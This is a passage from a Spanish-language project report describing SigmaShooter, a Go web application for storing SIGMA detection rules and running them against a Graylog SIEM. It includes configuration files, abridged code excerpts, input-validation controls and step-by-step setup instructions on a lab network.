- Y la parte del *Backend*, o motor del servidor, en la que se utilizará Go en su versión 1.12. Go, o GoLang, es un lenguaje de programación concurrente y compilado inspirado en la sintaxis de C. Es un lenguaje relativamente “nuevo”, cuyo primer lanzamiento fue en 2009, y desarrollado por Google como un proyecto de código abierto.

Se ha elegido este lenguaje para la construcción de la herramienta ya que está diseñado para la programación de sistemas, aunque el lenguaje ofrece un gran abanico de posibilidades para programar cualquier otro tipo de proyecto. Además, Go, dispone de una gran cantidad de librerías nativas que facilitan el desarrollo.

Para este proyecto, además de las múltiples librerías que ofrece Go, también se hará uso de las siguientes librerías externas:

- [Gorilla/mux](http://www.gorillatoolkit.org/pkg/mux)²⁴: Gorilla es un conjunto de herramientas web para el lenguaje de programación Go. En particular, se hará uso de la API de mux, un recurso de Gorilla que proporciona funciones de enrutador y distribuidor de URL, el cual se usará para administrar los diferentes recursos de la aplicación web a implementar.
- [Flatten](https://github.com/jeremywohl/flatten)²⁵: Flatten facilita la agrupación de mapas anidados de datos en mapas simples unidimensionales.
- [Go-Graylog](https://github.com/Devatoria/go-graylog)²⁶: Esta librería permite el envío de datos en formato [GELF](https://docs.graylog.org/en/3.2/pages/gelf.html)²⁷ a través de los protocolos UDP, TCP o TCP/TLS.
- [Golang-evtx](https://github.com/Oxrawsec/golang-evtx)²⁸: Librería utilizada para analizar sintácticamente, o *parsear*, los campos y valores de los eventos en formato .evtx de los sistemas operativos Windows.

Cabe destacar, en la parte de la arquitectura, que las firmas SIGMA que se importen a la aplicación se almacenarán directamente en el servidor donde se ejecute la

²² <https://developer.mozilla.org/es/docs/Web/JavaScript>

²³ <https://jquery.com/>

²⁴ <http://www.gorillatoolkit.org/pkg/mux>

²⁵ <https://github.com/jeremywohl/flatten>

²⁶ <https://github.com/Devatoria/go-graylog>

²⁷ <https://docs.graylog.org/en/3.2/pages/gelf.html>

²⁸ <https://github.com/Oxrawsec/golang-evtx>

herramienta, sin utilizar ningún motor de bases de datos. Se ha decidido no utilizar una base de datos para el almacenamiento de las reglas ya que es un gasto extra de recursos del servidor para guardar una información que no contiene datos sensibles y pueden ser guardados directamente en los directorios de la máquina.

A continuación, se adjunta el primer boceto que se hizo de la aplicación antes de empezar con su programación:




Figura 23: Boceto inicial de SigmaShooter

Para finalizar, en la siguiente figura se detalla como quedaría diseñada la aplicación propuesta. En la parte derecha, ya se muestra una captura de la aplicación programada:




Figura 24: Diseño de SigmaShooter

5. Implementación

En esta parte del proyecto se describen las diferentes partes del código que forman la aplicación. A su vez, en su último punto, se detalla los primeros pasos con la aplicación, desde que se obtiene el código hasta ejecutar una firma SIGMA contra el SIEM, Graylog en su primera versión.

5.1. Implementación de la herramienta

El código de la herramienta se divide en múltiples módulos los cuales se encargan de una labor diferente en la funcionalidad de la aplicación. A continuación, se muestra el árbol de directorios de la herramienta, remarcando en colores los diferentes módulos del programa:




Figura 25: Módulos de SigmaShooter en forma de árbol

- **Rectángulo verde:** Ficheros de configuración, en los que se incluyen ficheros de configuración de la aplicación, requisitos, consejos para una mejor configuración de los SIEM y licencia de la herramienta.
- **Rectángulo azul:** Backend, ficheros utilizados para la parte del motor del servidor.
- **Rectángulo amarillo:** Frontend, ficheros utilizados para la parte gráfica.

En los siguientes puntos, se resumen cada uno de los módulos anteriores.

5.1.1. Ficheros de configuración

- **sigmaShooter.conf:** fichero de configuración de SigmaShooter para modelar los valores con los que se ejecutará la aplicación:

```
#-----  
# SigmaShooter: Shooter of Sigma rules  
# sigmaShooter.conf: Config File sigmaShooter.conf  
#
```

```

# Author: ppll0p1s
# For more information:
# https://github.com/ppll0p1s/SigmaShooter
#
# Version - v0.01 - 28/03/2020
#
#-----

#####
# This file contains a sample SigmaShooter configuration
# You should take the following steps to create your own custom
# configuration:
#
# 1) Set IP address and port variables and repository mode only
# 2) Set the rules path name and rules backup path name
# 3) Set log file path
# 4) Select SIEM variable and complete the values necessary to
# connect it
#####

#####
# Step 1): Set IP address and port variables of the server where
# SigmaShooter will run
#####

# IP address
addr=

# Port
port=

# Write "true" in repo var to run the app only as repository of
# Sigma rules, without SIEM functionality: e.g. repo=true
repo=

#####
# Step 2): Set the rules and rules backup path name variables. The
# rules backup path will be used to backup rules any time new set of

```

```
rules be uploaded
# NOTE: Do not forget write slash at the end
#####

# Rules Path
rulePath=rules/

# Rules Backup Path
ruleBakPath=rulesBackup/

#####
# Step 3): Set log file path
#####

# Logs will be saved in
logDir=logs/sigmaShooter.log

#####
# Step 4): Uncomment and complet the SIEM variables in which you
store your data to search Sigma queries
#####

# Graylog
# NOTE: siem value must match with sigmac options disponibles
siem=
siemAddr=
siemPortApi=
# NOTE: write siemUrlApi ended with slash. e.g. siemUrlApi=/api/
siemUrlApi=
siemPortInput=
siemToken=

# TODO: add more SIEMs
# In v0.01 only Graylog option is available
```

- **requirements.txt:** fichero de texto con los requisitos externos que necesita la herramienta para funcionar correctamente:

```
# Programs required in SigmaShooter server:
- sigmac
```

- **siemTips.txt**: fichero de texto con consejos y propuestas de mejora en la configuración de los SIEM con el objetivo de mejorar los resultados y capacidades de SigmaShooter, y aumentar la seguridad en el envío de datos, cambiando de HTTP a HTTPS, por ejemplo:

```
#-----
# SigmaShooter SIEM Tips File siemTips.txt
#
# For more information:
# TODO: copy github link
#
# Version - v0.01 - 28/03/2020
#
#-----

#####
# This file contains some SIEM tips to improve SigmaShooter results
#####

#####
# GRAYLOG
#####

==> Add stream parameter in the url path to run the queries
(function web/helpers.runRuleQueryToGraylog()). If we do not edit
sigma query to specificate in what logs search, we could get bad
results with sigma rules composed with only OR conditions.

==> Configure HTTPS in SIEM and send communicate to Graylog via TLS
to avoid sending data in clear text.

==> Allow wildcard for sigma queries:

Change in "server.conf" allow_leading_wildcard_searches variable to
true.

By the default, wildcard is allowed only in fields message,
full_message and source.
```

If you want to enable wildcard to other fields, continue next steps:

- Create new template: `vim graylog-custom-mapping.json`
- Configure the new fields:

e.g. configuring Channel and Version field

```
{
  "template": "graylog_*",
  "mappings": {
    "message": {
      "properties": {
        "Channel": {
          "analyzer": "standard",
          "index": "analyzed",
          "type": "string"
        },
        "Version": {
          "analyzer": "standard",
          "index": "analyzed",
          "type": "string"
        }
      }
    }
  }
}
```

- Upload new template: `curl -X PUT -d @'graylog-custom-mapping.json' 'http://localhost:9200/_template/graylog-custom-mapping?pretty'`

- Rotate index: `from webapp > System > Indices > Default index set > Maintenance > Rotate active write index`

- From now, new field configured will have wildcard enabled.

Reference:

<http://docs.graylog.org/en/2.4/pages/configuration/elasticsearch.html#custom-index-mappings>


```
#####
# Other SIEM
#####

# In Construction...
```

- **LICENSE:** fichero de licencia de Apache License, versión 2.0, la cual permite a los usuarios utilizar el código creado para cualquier propósito, permitiendo la distribución de diferentes versiones del programa sin la necesidad de que lleven la misma licencia, pero sí exigiendo que sea notificada esta copia.

Se puede encontrar una copia de la licencia de Apache 2.0 en el siguiente enlace del sitio web oficial:

<https://www.apache.org/licenses/LICENSE-2.0.txt>

5.1.2. Backend

- **sigmaShooter.go:** módulo principal encargado de lanzar la herramienta. Sus funciones principales son: leer valores del fichero de configuración “sigmaShooter.conf”, explicado en el punto anterior, comprobar los requisitos de la herramienta y ejecutar el módulo router.go, explicado en el siguiente punto, para desplegar el servidor web:

```
// Read config file
config, err := ReadConfig(`sigmaShooter.conf`)
if err != nil {
    log.Println(err)
}
```

Figura 26: Lectura de sigmaShooter.conf desde sigmaShooter.go

```
// Check requirements
check, repo := checkRequirements(config)
if check == "" {
    log.Println("checkRequirements: checking reqs... OK")
} else {
    log.Fatalf("main: checking reqs... FAIL.\nCheck requirements to run the app. \nChecks: " + check)
}
```

Figura 27: Comprobación de los requisitos desde sigmaShooter.go

```
// Start Web router goroutine
web.Router(addr, port)
```

Figura 28: Despliegue del servidor web desde sigmaShooter.go

- **web/router.go:** módulo encargado de desplegar la aplicación web en la dirección IP y puerto configurado en el fichero de configuración:

```
err := http.ListenAndServeTLS(addr+": "+port, "server.crt", "server.key", nil)
```

Figura 29: Función principal para el despliegue del servidor web desde router.go

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

Además, en este módulo también se configuran todos los manejadores de contenido de la web:

```
// Router: Routes all the requests to the correct handler
func Router(addr, port string) {

    // New route multiplexer
    r := mux.NewRouter()

    r.HandleFunc("/", indexHandler).Methods("GET")
    r.HandleFunc("/api/rules/count", rulesCountHandler).Methods("GET")
    r.HandleFunc("/getFolderList", getFolderList).Methods("GET")
}
```

Figura 30: Parte del código de router.go donde se ejecutan los manejadores web

- **web/webController.go:** módulo donde se ubican todos los métodos encargados de realizar la función correspondiente a cada manejador web. A continuación, se puede ver un ejemplo de la función getFolderList, ejecutada cuando se accede al manejador /getFolderList, tras realizar una petición HTTP como:

https://<ip>:<puerto>/getFolderList

```
// getFolderList: get sigma rules folder list, folder's names and rules count inside each folder
func getFolderList(rw http.ResponseWriter, req *http.Request) {
    var rulesFolder []string
    err := filepath.Walk(RulePath, func(path string, info os.FileInfo, err error) error {
        if err != nil {
            log.Println("getFolderList: "+err.Error())
        }
    })

    var rulesFolderUniq []string
    for i:=0; i<len(rulesFolder); i++ {
        rulesFolderUniq = append(rulesFolderUniq, rulesFolder[i])
    }

    var rulesCont []int
    var cont int
    for _, dir := range rulesFolderUniq {
        rulesCont = append(rulesCont, len(filepath.Glob(dir+"/*"))/2)
    }

    type RulesFolder struct {
        name string
        count int
    }
    var rulesfolders []RulesFolder
    var rfiem RulesFolder
    for i, _ := range rulesFolderUniq {
        rulesfolders = append(rulesfolders, RulesFolder{rulesFolderUniq[i], rulesCont[i]})
    }

    // Order by rulesNumber from highest to lower to improve chartTypeRules
    var rulesfoldersOrder []RulesFolder
    var itemOrdered RulesFolder
    if len(rulesfolders) == 0 {
        data := struct {
            folders []RulesFolder
        }{}
    } else {
        data := struct {
            folders []RulesFolder
        }{rulesfoldersOrder}
    }

    ajaxResponse(rw, data)
    return
}
```

Figura 31: Función getFolderList() de webController.go

- **web/apiController.go:** módulo con la misma funcionalidad que el punto anterior, pero con la finalidad de separar las peticiones HTTP funcionales del servidor web, las cuales se encuentran en el programa anterior, y las peticiones HTTP que serían interesantes realizar desde API, sin necesidad de interactuar con la interfaz gráfica, proporcionando a la aplicación de esta utilidad. Algunas de estas peticiones podrían ser: subida de firmas SIGMA, ejecución de consultas contra SIEM o descarga de las reglas cargadas:

```

// downloadHandler: return a tar.gz file with all active rules
func downloadHandler(w http.ResponseWriter, r *http.Request){
    log.Println("Executed: downloadHandler")

    // Create tar.gz with all active rules
    err = tarzipit(RulePath, "tmp/", "sigmaRules.tar.gz")
    if err != nil {
        log.Println("downloadHandler: "+err.Error())
        return
    }

    // return tar.gz
    w.Header().Set("Content-Type", "application/x-gzip")
    w.Header().Set("Content-Disposition", "attachment; filename=sigmaRules.tar.gz")
    http.ServeFile(w, r, "sigmaRules.tar.gz")
}

```

Figura 32: Función downloadHandler() de apiController.go

- **web/logsToSiem.go:** módulo encargado de manejar las peticiones relacionadas con la subida de registros de información, por parte de los usuarios, desde la aplicación al SIEM. A continuación, se muestra la función principal de este fichero, uploadWinToSiemAndRun, la cual envía los datos importados por los usuarios desde la interfaz al SIEM y, una vez almacenados, ejecuta las firmas SIGMA cargadas contra los registros subidos previamente, generando alertas por cada firma SIGMA que haya encontrado resultados:

```

21 // uploadWinToSiemAndRun: upload windows event logs to SIEM and Run Sigma rules to them
22 func uploadWinToSiemAndRun(w http.ResponseWriter, r *http.Request) {
226 }

```

Figura 33: Función uploadWinToSiemAndRun.go de logsToSiem.go

- **web/helpers.go:** módulo con funciones de ayuda para no repetir código y simplificar la comprensión de la herramienta programada. Un ejemplo de una función podría ser el método “gzipit” para comprimir ficheros en formato GZIP, utilizado en los métodos de creación de copias de seguridad de las firmas SIGMA, cuando se eliminan o actualizan, y de exportación de las reglas cargadas, las cuales primero son comprimidas antes de ser ofrecidas al usuario para su descarga:

```

// gzipit: gzip source
func gzipit(source, target string) error {
    reader, err := os.Open(source)
    if err != nil {
        return err
    }

    filename := filepath.Base(source)
    target = filepath.Join(target, fmt.Sprintf("%s.gz", filename))
    writer, err := os.Create(target)
    if err != nil {
        return err
    }
    defer writer.Close()

    archiver := gzip.NewWriter(writer)
    archiver.Name = filename
    defer archiver.Close()

    _, err = io.Copy(archiver, reader)
    return err
}

```

Figura 34: Función gzipit() de helpers.go

5.1.3. Frontend

- [Bootstrap-3.3.7/](#)²⁹: en este directorio se encuentran el conjunto de herramientas utilizadas de la librería Bootstrap, en su versión 3.3.7, para el diseño de la aplicación web, como los iconos, mensajes de alerta o fuentes de las letras.
- **views/**: dentro de esta carpeta se guardan los ficheros HTML para representar visualmente la página web de la aplicación creada:




Figura 35: Contenido de la carpeta views

A continuación, se muestra el contenido del fichero “layout.html” que tomarán como plantilla el resto de los ficheros HTML:

```
<!DOCTYPE html>
<head>
  <title>
    {{ template "title" . }}
  </title>
  <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css">
  <link rel="stylesheet" type="text/css" href="/css/bootstrap-theme.min.css">
  <link rel="stylesheet" type="text/css" href="/css/font-awesome-all.min.css">
  {{ template "css" . }}

  <!-- favicon -->
  <link rel="shortcut icon" href="/img/ss-icon.png" />
  <meta name="viewport", content="width=device-width, initial-scale=1.0">
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Ubuntu">
</head>

<body>
  {{ template "navbar" . }}
  <div class="container">
    <div id="containerPush">
      {{ template "header" . }}
      {{ template "content" . }}
    </div>
  </div>
</body>

{{ template "javascript" . }}
</html>
```

Figura 36: Código del fichero layout.html

- **static/**: por último, dentro de la carpeta “static” se guardan los ficheros de estilos CSS, las fuentes externas utilizadas, las imágenes y los programas de JavaScript:

²⁹ <https://getbootstrap.com/>




Figura 37: Contenido de la carpeta static

A continuación, se describen los ficheros principales de estas carpetas:

- **static/css/main.css**: fichero CSS principal para definir el diseño de las diferentes partes de la interfaz web. A continuación, se muestra un ejemplo del código en el que se crea el estilo “.column” para colocar dos conjuntos de contenido web en el centro de la interfaz, uno al lado del otro, de manera simétrica:

```
/* Create two equal columns that sits next to each other */  
.column {  
  display: flex;  
  flex: 50%;  
  padding: 10px;  
}
```

Figura 38: Función .column de main.css

- **static/js/app.js**: fichero JavaScript principal que realiza las funciones de intermediario entre los ficheros HTML, frontend, y la parte del servidor, backend, además de dar funcionalidad a las gráficas y botones de la herramienta para proporcionar dinamismo a la interfaz web. A continuación, como ejemplo, se muestra el código del método chartAlertsLastDays que crea una gráfica en la interfaz web con el número de alertas generadas en los últimos 10 días:

```
// Last 10 days alerts
function chartAlertsLastDays() {

$.ajax({
  type: "GET",
  url: "/getLastAlertsCountByDay",
  // data: data,
  // success: success
  // dataType: dataType
})
.done(function(d) {

  var datalabels = []
  var dataalertsnumber = []

  $.each(d.alertslastdays, function(idx, val){
    datalabels.push(val.day_alerts);
    dataalertsnumber.push(val.count_alerts);
  });

  var ctx = $("#chartAlerts");

  var data = {
    labels: datalabels,
    datasets: [
      {
        label: "Alerts",
        data: dataalertsnumber,
        backgroundColor: "#15b9fa",
        //hoverBackgroundColor: colorArray
      }
    ]
  };

  var myPieChart = new Chart(ctx, {
    type: 'bar',
    data: data,
  });

})
.fail(function(d) {
  console.log(d)
  console.log("chartAlertsLastDays fail!");
});
}
```

Figura 39: Función chartAlertsLastDays() de app.js

5.2. Mecanismos de Seguridad en la Herramienta

En la implementación anterior de la herramienta se han tenido en cuenta los diferentes puntos de fallo que un atacante podría aprovechar para vulnerar la aplicación, y se han aplicado medidas y controles de seguridad para solventar estos posibles vectores de entrada.

A continuación, se enumeran las mejoras de seguridad añadidas a la herramienta:

- Controles sobre los ficheros subidos: El programa permite la subida de ficheros de reglas, individuales, en formato YAML con extensión .YML, y conjuntos de firmas, con extensión .TAR.GZ.

Se han añadido los siguientes controles en el programa “web/apiController.go” para comprobar que los ficheros importados tengan la extensión correcta y no se intenten subir otros ficheros no aceptados por la aplicación y que podrían afectar al sistema:

```
// uploadHandler: upload Sigma rules
func uploadHandler(rw http.ResponseWriter, req *http.Request) {
    log.Println("Executed: uploadHandler")

    file, handler, err := req.FormFile("rulesFile")
    if err != nil {
    }
    defer file.Close()

    // Check file extension
    fnameRegex := regexp.MustCompile(`.tar.gz$`)
    if !fnameRegex.Match([]byte(handler.Filename)) {
        http.Error(rw, "File must be a tar.gz file", http.StatusInternalServerError)
        return
    }
}
```

Figura 40: Control en la subida de ficheros .tar.gz de apiController.go

```
// uploadSingleRuleHandler: upload single Sigma rule
func uploadSingleRuleHandler(rw http.ResponseWriter, req *http.Request) {
    log.Println("Executed: uploadSingleRuleHandler")

    rulePath := req.FormValue("uploadRulePath")
    file, handler, err := req.FormFile("ruleFile")
    if err != nil {
    }
    defer file.Close()

    // Check file extension
    fnameRegex := regexp.MustCompile(`.yaml$`)
    if !fnameRegex.Match([]byte(handler.Filename)) {
        http.Error(rw, "File must be a .yaml file", http.StatusInternalServerError)
        return
    }
}
```

Figura 41: Control en la subida de ficheros .yaml de apiController.go

En estos métodos se utilizan expresiones regulares para comprobar la extensión de los ficheros subidos.

En caso de intento de subida de un fichero con una extensión y formato diferente, el usuario es dirigido a una ventana de error en la que se le indica el motivo del error, el cual se puede observar en las capturas anteriores.

- Controles sobre los datos de entrada del usuario: La aplicación permite a los usuarios cambiar el nombre de las firmas o de las carpetas. Para controlar estos valores de entrada, se han creado las siguientes funciones en el programa “static/js/app.js”:

```
// Check values entered by the user (this is done in backend too)
function checkNameFolder(val) {
    var patt = new RegExp("^[a-zA-Z0-9_ -]*$");
    var res = patt.test(val);
    return res
}
function checkNameRule(val) {
    var patt = new RegExp("^[a-zA-Z0-9_ -]*.yaml$");
    var res = patt.test(val);
    return res
}
```

Figura 42: Funciones de app.js para controlar valores de entrada

En estos métodos, al igual que en el caso anterior, se utilizan diferentes expresiones regulares para limitar los valores introducidos por los usuarios a los estrictamente necesarios. De este modo, se evitarían posibles ataques web que pudieran poner en riesgo la seguridad de la aplicación.

En caso de introducir caracteres no permitidos, se mostrará la siguiente alerta al usuario:




Figura 43: Mensaje de alerta tras insertar un valor de entrada no permitido

- Mejora de la seguridad de la aplicación mediante el uso del protocolo HTTPS: Además de crear controles para corregir los posibles puntos de fallo de la herramienta, también se obliga al usuario a crear un certificado con el que desplegar la aplicación web y que todas las peticiones que interaccionen con la herramienta vayan cifradas haciendo uso del protocolo seguro HTTPS. De esta manera, se evitaría que cualquier usuario malintencionado que estuviera escuchando tráfico en la red pudiera leer la información manejada por la aplicación, ya que esta no iría en texto plano.

El certificado y la función para ejecutar la herramienta en HTTPS/TLS se indicarían en la línea 91 del programa "web/router.go":




Figura 44: Función ListenAndServeTLS de router.go

La creación del certificado y ejecución de la herramienta se explica en el próximo punto 5.4., "Primeros pasos con SigmaShooter".

Además de estos controles de seguridad, toda la interacción del usuario con la aplicación web pasaría por la parte del *backend*, o motor del servidor, desarrollado en GO, y cuyas funciones ofrecen un mecanismo de seguridad adicional, devolviendo error si los valores de entrada de las funciones no son correctos.

5.3. Nombre y Logo de la Herramienta

Además de la implementación anterior, se ha nombrado la herramienta diseñada con el nombre de "SigmaShooter", o Disparador de Sigma, traducido del inglés, debido a la funcionalidad principal de la herramienta que es la conversión y ejecución, o disparo, de firmas SIGMA.

Además, también se ha diseñado un logo para SigmaShooter con el fin de transmitir confianza, profesionalidad y calidad en el producto que se ofrece. Esta sería otra manera de diferenciarnos del resto de productos similares.

El logo diseñado tendría el aspecto siguiente:



Figura 45: Logo de SigmaShooter

Si nos fijamos en el diseño, las dos letras “S” de SigmaShooter formarían el logo simulando una diana, la cual podría representar todos los registros de una compañía almacenados en un SIEM, y los agujeros marcados en el logo representarían firmas SIGMA disparadas contra los registros en busca de amenazas. El objetivo de la herramienta, como ya se ha dicho, es encontrar amenazas en los registros almacenados en un SIEM lanzando firmas SIGMA, que sería como disparar y dar en la diana.

5.4. Primeros pasos con SigmaShooter

En este punto se describen los primeros pasos con la herramienta SigmaShooter, desde que tenemos el código fuente hasta la ejecución de nuestra primera firma Sigma contra el SIEM Graylog. La aplicación se desplegará en un servidor Linux Debian 9.

A continuación, se enumeran los pasos a seguir:

1. Clonamos el código de SigmaShooter desde su [Github](https://github.com/ppllop1s/SigmaShooter)³⁰:

NOTA: En este punto, la aplicación aún no se ha publicado, aun así, este sería el procedimiento habitual para descargar e instalar el código. La herramienta se publicará en Github en el punto 7 de la memoria, tras confirmar con las pruebas realizadas en el punto 6, que la aplicación funciona correctamente y cumple con los requisitos marcados.


```
$ git clone https://github.com/ppllop1s/SigmaShooter.git
# Y nos colocamos en la carpeta del proyecto
$ cd SigmaShooter/
```

2. Creamos los certificados necesarios para desplegar el servidor web sobre el protocolo HTTPS y que las peticiones HTTP contra la aplicación se envíen de manera cifrada:

³⁰ <https://github.com/ppllop1s/SigmaShooter>

```
# Creamos nuestra clave privada
$ openssl genrsa -out server.key 2048
# Y a partir de la clave priva, creamos el certificado
$ openssl req -new -x509 -sha256 -key server.key -out server.crt -
days 3650
```

Y añadimos estos certificados en la línea 91 del fichero “router.go”, del paquete web:



```
91 err := http.ListenAndServeTLS(addr+": "+port, "server.crt", "server.key", nil)
```

Figura 46: Función ListenAndServeTLS de router.go

3. Compilamos SigmaShooter con el binario de GO:

```
$ go build sigmaShooter.go
```

NOTA: Para descargar e instalar GO puede seguirse la siguiente guía oficial:

<https://golang.org/doc/install>

4. Configuramos las variables de la aplicación desde el fichero “sigmaShooter.conf”. En nuestro caso, no elegimos el modo repositorio, ya que ejecutaremos las firmas SIGMA contra Graylog. A continuación, se muestra nuestro fichero de configuración final:

```
#-----
#   SigmaShooter: Shooter of Sigma rules
#   sigmaShooter.conf: Config File sigmaShooter.conf
#
#   Author: ppll0p1s
#   For more information:
#   https://github.com/ppll0p1s/SigmaShooter
#
#   Version - v0.01 - 28/03/2020
#
#-----

#####
# This file contains a sample SigmaShooter configuration
# You should take the following steps to create your own custom
# configuration:
#
# 1) Set IP address and port variables and repository mode only
```

```

# 2) Set the rules path name and rules backup path name
# 3) Set log file path
# 4) Select SIEM variable and complete the values necessary to
connect it
#####

#####

# Step 1): Set IP address and port variables of the server where
SigmaShooter will run
#####

# IP address
addr=192.168.37.129

# Port
port=8443

# Write "true" in repo var to run the app only as repository of Sigma
rules, without SIEM functionality: e.g. repo=true
repo=

#####

# Step 2): Set the rules and rules backup path name variables. The
rules backup path will be used to backup rules any time new set of
rules be uploaded
# NOTE: Do not forget write slash at the end
#####

# Rules Path
rulePath=rules/

# Rules Backup Path
ruleBakPath=rulesBackup/

#####

# Step 3): Set log file path
#####

```

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

```
# Logs will be saved in
logDir=logs/sigmaShooter.log

#####

# Step 4): Uncomment and complet the SIEM variables in which you
store your data to search Sigma queries
#####

# Graylog
# NOTE: siem value must match with sigmac options disponibles
siem=graylog
siemAddr=192.168.37.130
siemPortApi=9000
# NOTE: write siemUrlApi ended with slash. e.g. siemUrlApi=/api/
siemUrlApi=/api/
siemPortInput=12202
siemToken=1ndihcnu821mqihafbrv2rmbd3r8cfh5r8tdc4b1ib4p8a4ij63m

# TODO: add more SIEMs
# In v0.01 only Graylog option is available
```

NOTA: Para la generación del token de usuario en el SIEM Graylog puede seguirse el siguiente procedimiento del repositorio oficial:

https://docs.graylog.org/en/3.2/pages/configuration/rest_api.html#creating-and-using-access-token

5. Una vez rellenado el fichero de configuración con los valores requeridos, ejecutamos la aplicación compilada previamente:

```
$ ./sigmaShooter
```

Si todo va bien, en el fichero de *log* del servidor web configurado se mostrarán las siguientes líneas:

```
$ tailf logs/sigmaShooter.log
[●] 2020/04/10 20:19:27.841299 Starting SigmaShooter server v0.01
[●] 2020/04/10 20:19:27.841450 checkRequirements: checking reqs...
[●] 2020/04/10 20:19:27.907506 checkRequirements: checking reqs...
OK
[●]      2020/04/10      20:19:27.907871      Listening      on:
https://192.168.37.129:8443
```

- Una vez iniciada la herramienta, accedemos desde el navegador web a la dirección anterior, y a partir de aquí ya podemos empezar a trabajar directamente desde la interfaz gráfica de SigmaShooter:

